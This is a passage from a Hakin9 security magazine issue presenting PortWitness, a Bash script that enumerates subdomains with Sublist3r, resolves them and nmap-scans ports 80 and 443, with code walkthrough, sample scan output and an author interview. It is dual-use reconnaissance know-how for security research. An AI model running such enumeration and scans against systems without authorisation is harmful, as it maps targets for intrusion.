Hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

VOL.13, NO. 05

OPEN

TEAM

Editor-in-Chief
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Editors:

Marta Sienicka
sienicka.marta@hakin9.com

Marta Strzelec
marta.strzelec@eforensicsmag.com

Bartek Adach
bartek.adach@hakin9.org

Proofreader:
Lee McKenzie

Senior Consultant/Publisher:
Paweł Marciniak

CEO:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Marketing Director:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

DTP
Marta Sienicka
sienicka.marta@hakin9.com

Cover Design
Hiep Nguyen Duc

Publisher
Hakin9 Media Sp. z o.o.
02-676 Warszawa
ul. Postępu 17D
Phone: 1 917 338 3631

www.hakin9.org

Dear Readers!

Welcome to the new issue of Hakin9 dedicated to open source tools. Last year we released the first edition of this project, and presented several of the most popular tools. This year, due to popular demand we decided to publish a second edition and invited even more creators to present their open source project.

Each tutorial was written by the creator of the tool. They aimed to prepare something understandable and easy to follow for you - however if you will have any questions, their contact information is presented in the articles. Every tool can be found on GitHub (links provided too), so if you want to support the author or submit an issue, feel free to do it!

We would also want to thank all authors, developers, and creators for participating in this project. We appreciate it a lot. If you like this publication you can share it and tell your friends about it! Every comment means a lot to us. Thank you!

Enjoy the issue,

Hakin9 Team

PortWitness

Developing an automated tool using Bash Scripting for OSINT.

by Sahil Tikoo

ABOUT THE CREATOR AND PROJECT


Sahil Tikoo

Cyber Security Analyst

PortWitness: https://github.com/viperbluff/PortWitness

Sublist3r: https://github.com/aboul3la/Sublist3r


Being security researchers, we all require checking for available sub-domains of the target. “Sublister” is the most common tool but its major drawback is if there are hundreds of sub-domains, it will require a lot of time and patience to check which ones are active. One month back, I saw this tool on my Twitter feed named “Eyewitness”. This tool could be used to get information about whether multiple sub-domains of a particular domain are active or not. Let’s say we have to check for active sub-domains of google.com, then this would go as xyz.google.com, abc.google.com, etc., are passed to it as a list and it would take snapshots of all. But there is a timeout constraint when waiting for a response from a server while using Eyewitness, so sometimes it can result in false negatives. So, I thought of working on a tool with more accuracy and would like to share my experience.



```
###                 PortWitness           ###
###                 OSINT @tikoo_sahil    ###

[!]Check for Active Sub-Domains(Y,N)?
y


[!]Searching For Sub-Domains ........

[!] IP's for all sub-domains generated in ./Sublist3r/ip_contact-sys.com.txt
[!] All the active IP's are generated in ./Sublist3r/result.txt

[!]The Following sub-domains are Scanned:
[!]www.contact-sys.com is active
[!]autodiscover.contact-sys.com is active
[!]client.contact-sys.com is inactive
[!]club.contact-sys.com is active
[!]contactws.contact-sys.com is active
[!]www.contactws.contact-sys.com is inactive
[!]enter.contact-sys.com is active
[!]www.enter.contact-sys.com is inactive
[!]jira.contact-sys.com is active
[!]lk.contact-sys.com is active
```

I opened my text editor and started to automate this tedious task in my own way by going into the network part. The entire code that will be shown below is written in Bash scripting. The code is divided into four parts.

PART 1



portwitness.sh

```
#!/bin/bash
tput clear
if [ "$1" == "" ]; then
    tput bold
    echo -e  "\033[32m ###                    PortWitness              ###"
    echo -e  "\033[32m ###                  OSINT @tikoo_sahil         ###\n"
    echo -e  "\033[34m [!]Usage: ./portwitness.sh url\e[0m"
    echo -e  "\033[34m\e[1m [!]Enter Domain name without www prefix\e[0m\e[0m"
else
        tput bold
        echo -e  "\033[32m ###                    PortWitness              ###"
        echo -e  "\033[32m ###                  OSINT @tikoo_sahil         ###\n"
    echo -e  "\033[34m[!]Check for Active Sub-Domains(Y,N)?\e[0m"
        read enum
        if [ "$enum" == "Y" ] || [ "$enum" == "y" ]; then
```

Always start your Bash script with a declaration like **#/!/bin/bash**, it is just to define the shell you are using, it can also be like **#!/bin/sh** accordingly.


{{tput}} is a command that can be used to clear screen similar to what **{{clear}}** does in terminal.

In the **`{{if}}`** loop, we are checking whether any argument (domain name) is passed to the script or not using **`$1`** variable, if not then we print the **`{{banner}}`** specifying the usage.

Next, we jump onto the **`{{else}}`** loop that gets executed if any argument (domain name) is supplied. We can also use **`{{tput}}`** for formatting features, like making the content bold. In the beginning of the else loop, first a banner is presented and using **`{{read}}`** command in Bash, input of the user is taken. If user asks to check for active state of sub-domains, then a nested **`{{if-else}}`** loop gets started within the **`{{else}}`** loop.

Hence, if the user selects "**`Y`**" then we go to the sublister directory, which comes along with the cloned package.

PART 2



```
        if [ "$enum" == "Y" ] || [ "$enum" == "y" ]; then
            cd Sublist3r
                echo -e "\n"
                echo -e "\e[1m\033[31m[!]\e[0mSearching For Sub-Domains ........\e[0m\n"
                m=`./sublist3r.py -d $1 -o output.txt`
                if [ -f ip_$1.txt ]; then
                        rm ip_$1.txt
                    while read -r line; do
                            echo `nslookup $line | awk '/^Address: / { print $2 }'` >> ip_$1.txt
                    done < "output.txt"
                else
                    while read -r line; do
                            echo `nslookup $line | awk '/^Address: / { print $2 }'` >> ip_$1.txt
                    done < "output.txt"
                fi
            echo -e "\e[1m\e[34m[!]\e[0m IP's for all sub-domains generated in ./Sublist3r/ip_$1.txt\e[0m"
                if [ -f port_status_$1.txt ]; then
                        rm port_status_$1.txt
                    l=`nmap -p 80,443 -Pn -A -iL ip_$1.txt -oG port_status_$1.txt`
                else
                        l=`nmap -p 80,443 -Pn  -A -iL ip_$1.txt -oG port_status_$1.txt`
                fi
```

Once the sub-domains are enumerated via sublister, they are stored in "**`output.txt`**" file in the sublister directory. Every command is written using reverse quotes **(` `)** to execute it in Bash.

"**`-f`** " is used to check if a file from previous scan is present, if it is there then remove **`{{rm}}`** will remove it.

Start with nslookup on all the sub-domains stored in "**`output.txt`**" file as this tool works by looking for open 80, 443 ports of sub-domains to verify whether they are active or not so we need the IP address of all the sub-domains before we can proceed with nmap scan.

We use **`{{awk}}`** command with nslookup to fetch only the IP address of the sub-domains from the entire output and use "**> >**" so that we don't overwrite anything in output "**`ip_$1.txt`**" file.


We use **`{{echo}}`** to print a message every time we want to display something. Some might be noticing that **-e** is used after echo. **`-e`** signifies the usage of escape sequence like **`/e[1m`**.... **`./e[0m`**, for making text bold. Further, it has been used for colouring the text; the colour codes can be found on Google.

Once all the IPs are fetched **`{{nmap}}`** scan is carried out on ports **`80, 443`** of all the IP addresses by using **`-iL`** option to pass it the list of IPs previously generated and using **`-oG`** to generate an output list of all the active IPs (but with a lot of other content).

Finally, we get an output file like "**`port_status_$1.txt`**" from nmap.

"while" loop is being used along with **`{{-r read line}}`** to go through the entire input file passed to it.

PART 3




```
             l=`nmap -p 80,443 -Pn  -A -iL ip_$1.txt -oG port_status_$1.txt`
    fi
    if [ -f active_ip_$1.txt ]; then
         rm active_ip_$1.txt
         echo `cat port_status_$1.txt | grep Up | cut -d ":" -f 2 | cut -d " " -f 2` > active_ip_$1.txt
    else
         echo `cat port_status_$1.txt | grep Up | cut -d ":" -f 2 | cut -d " " -f 2` > active_ip_$1.txt
    fi
    if [ -f result.txt ]; then
         rm result.txt
             a=`awk ' { for(i=1;i<=NF;i++) { print $i } } ' active_ip_$1.txt| tee -a result.txt`
else
         a=`awk ' { for(i=1;i<=NF;i++) { print $i } } ' active_ip_$1.txt| tee -a result.txt`
    fi
    echo -e "\e[1m\e[34m[!]\e[0m All the active IP's are generated in ./Sublist3r/result.txt\e[0m\n"
    echo -e "\e[1m\e[34m[!]\e[0mThe Following sub-domains are Scanned:\e[0m"
    if [ -f active_domain.txt ]; then
         rm active_domain.txt
         while read -r line;do
                 r=`nslookup $line | awk '/^Address: / { print $2 }'`
                 if [ "$r" == "" ];then
                     echo -e "\e[1m\e[31m[!]\e[0m\e[0m$line is \e[31minactive\e[0m"
                 else
                     file_exist=$(cat result.txt | grep -c "$r")
                     if [ $file_exist -eq 0 ]; then
                         echo -e "\e[1m\e[31m[~]\e[0m\e[0m $line is \e[31minactive\e[0m"
                     else
                                 echo -e "\e[1m\e[34m[!]\e[0m\e[0m$line is \e[32mactive\e[0m"
                                 echo -e "\e[1m\e[34m[!]\e[0m\e[0m$line is \e[32mactive\e[0m" >> active_domain.txt
                             fi
                     fi
             done < "output.txt"
```

Now we remove any file containing active IPs that previously existed in the directory. Also, to put the output of any command in a text file, **`{{echo}}`** is used.

The output from nmap contains a lot of content so by using **`{{grep}}`** and **`{{cut}}`** commands, we get an output file containing just active IP addresses in a file "**`active_ip_$1.txt`**", but wait the IPs we get here are in horizontal format, again use **`awk`** command with a "**`for`**" loop to align the results in a vertical format and store it in a file "**`result.txt`**", **`{{tee-a}}`** command is used to put the output in a file. If we use "**`echo`**" here instead of "**`tee`**" then the output would again be in the horizontal format, which we don't want.

In the final stage of the "**`else`**" loop, which we have been parsing, we now use "**`nslookup`**" again in a while loop to fetch the IP addresses of all sub-domains generated from sublister and if output from nslookup is empty, we print "**`sub-domain is inactive`**", otherwise we compare each output of nslookup, i.e. IPs, with the IPs of result.txt file by using **`{{cat file | grep -c parameter}}`**, thus print an output like "sub-domain is inactive" on the terminal and hence store all the active sub-domains name in a file “**`active_domain.txt`**” using **`{{echo}}`** and **`{{>>}}`**.

PART 4



```
                                fi
                        done < "output.txt"
                else
                    while read -r line;do
                        r=`nslookup $line | awk '/^Address: / { print $2 }'`
                        if [ "$r" == "" ];then
                                echo -e "\e[1m\e[31m[!]\e[0m\e[0m$line is \e[31minactive\e[0m"
                        else
                                file_exist=$(cat result.txt | grep -c "$r")
                                if [ $file_exist -eq 0 ]; then
                                        echo -e "\e[1m\e[31m[~]\e[0m\e[0m $line is \e[31minactive\e[0m"
                                else
                                        echo -e "\e[1m\e[34m[!]\e[0m\e[0m$line is \e[32mactive\e[0m"
                                        echo -e "\e[1m\e[34m[!]\e[0m\e[0m$line is \e[32mactive\e[0m" >> active_domain.txt

                                fi
                        fi
                        done < "output.txt"
                fi
                echo -e "\e[1m\e[35m[!]\e[0mList of all the active sub-domains is stored under ./Sublist3r/active_domain.txt\e[0m"
        else
                echo -e "\n\e[1m\e[32m[*]\e[0m Checking Whether Domain working or not......."
                echo `nslookup $1 | awk '/^Address: / { print $2 }'` > y.txt
                o=`nmap -p 80,443 -A -sX -Pn -iL y.txt -oG domain_status.txt`
                z=`cat domain_status.txt | grep Up | cut -d ":" -f 2 | cut -d " " -f 2`
                if [ "$z" != "" ];then
                      echo -e  "\e[1m\e[34m[!]\e[0m $1 is active\e[0m "
                else
                    echo  -e "\e[1m\e[31m[!]\e[0m $1  is down\e[0m"
                fi
    fi
fi
```

The beginning of the fourth part consists of the same code that is given in the previous part. This is just an else portion that is called when we are running the tool for the first time and the “**`active_domain.txt`**” doesn’t exist. If it exists then its “if” part, which is quite similar and mentioned above, will be called and **{{rm}}** will be done first.

Finally, we have all our sub-domains stored in a file which can be further used for scanning and exploitation.

But what if we would have entered “**`N`**” in the beginning instead of “**`Y`**”, whether or not to check for active sub-domains. Then, we jump to the “**`else`**” part and all the process would have been carried out but just for the domain, i.e. name to IP, nmap scan and finally the output being stored in an output file.

So, if **`[$z! = “”]`** this means there is content in the output file hence “**`sub-domain is active`**” will be printed on the terminal and vice-versa.

This was a complete overview of my tool **PortWitness**.

Note: All the “**`if-else`**” loops used in Bash end with “**`fi`**” and “**`while`**” loops end with “**`done`**” statement.

[Hakin9 Magazine]: Hello! Thank you for agreeing for the interview, we are honored! How have you been doing? Can you tell us something about yourself?

[Sahil Tikoo]: It also feels great and thanks for having me here. I am doing good and I was waiting for this opportunity to explain the working of my tool to everyone. I am currently pursuing my Engineering from Mumbai and I am also working as an intern in a security company known as Network Intelligence. I have two years experience in bug hunting of web apps, mobile apps, networks as well as browser pentesting. I always had this interest to resolve the problems I face in bug hunting and here I am with this tool.

[H9]: Can you tell us more about about your project?

[ST]: My entire project is built using Bash scripting in which I have used Sublist3r (https://github.com/aboul3la/Sublist3r) to find all the sub-domains of a URL, then used nslookup to convert the obtained sub-domains to IP addresses, finally passing that list of IP addresses to nmap for scanning the ports 80 and 443 of those sub-domains. The obtained IP addresses, whose port 80 or 443 or both were open, were stored in a text file and then the text file of active IP addresses was compared with the list of sub-domains to display the active sub-domains. It is only compatible with Linux environments.

[H9]: Where did the idea of creating your project come from?

[ST]: My project began when I was hunting for bugs in a particular application and using sub-domain enumeration on that target revealed a lot of sub-domains. I got really frustrated by seeing so many sub-domains and had no way to find the ones that are actually active. But I knew about this tool, Eyewitness [visual recon tool], that could give me what I require but it had some drawbacks, like it was inaccurate. So my next question to myself was why not use nmap to find out the active sub-domains? So I kept on thinking about the possibilities of being able to use nmap, nslookup and Sublist3r alltogether to get what I want. Then finally, after a few days of brainstorming, I finally knew what I had to make. I thought Bash scripting was a good option to code and started to automate the entire process.

[H9]: What was the most challenging part in creating your project?

[ST]: The most challenging part was when I was stuck in a situation where I had the list of all active IP addresses but I didn't know how to display the output, like 'www.example.com is active'. At first, I thought that I can directly pass the list to a loop where I can use `host` command to convert the specific IP address to its domain name. The problem here was that the `host` command does not resolve the IP to domain name properly every time. So instead, I came up with a solution to pass the Sublist3r's output to a while loop, which converted each domain to IP and checked that IP against the list of active IP addresses in the text file. If the IP showed up in the text file then I would display that IP's domain name from the Sublist3r's output.

[H9]: Did anything surprise you during the process?

[ST]: I was really surprised to see that the entire process of developing took me a lot of time. I didn't think that it would take me so long, but as it is said that "saying something is easy but implementing it is never easy" so the same happened here.

[H9]: What about the feedback from the github community? Does it influence your software?

[ST]: The response from the Github community was fabulous. As soon as my tool was displayed on Kitploit's Twitter page 'The hacker tools', it got a lot of appreciation from our community and people started forking and starring my project on github. Now it has around 60 stargazers and it feels really amazing to contribute to my community. People have really found it helpful in improving their OSINT techniques.

[H9]: Have they made any suggestions that you wouldn't have thought of on your own? Do you plan on implementing any?

[ST]: I got one suggestion from a person on Twitter. He told me to add a feature to enumerate domains other than the main domain, like if the domain mentioned is `google.com` then also try to enumerate domains like `gmail.com` as well.

[H9]: Any plans for the future? Are you planning to expand your tool, add new features?

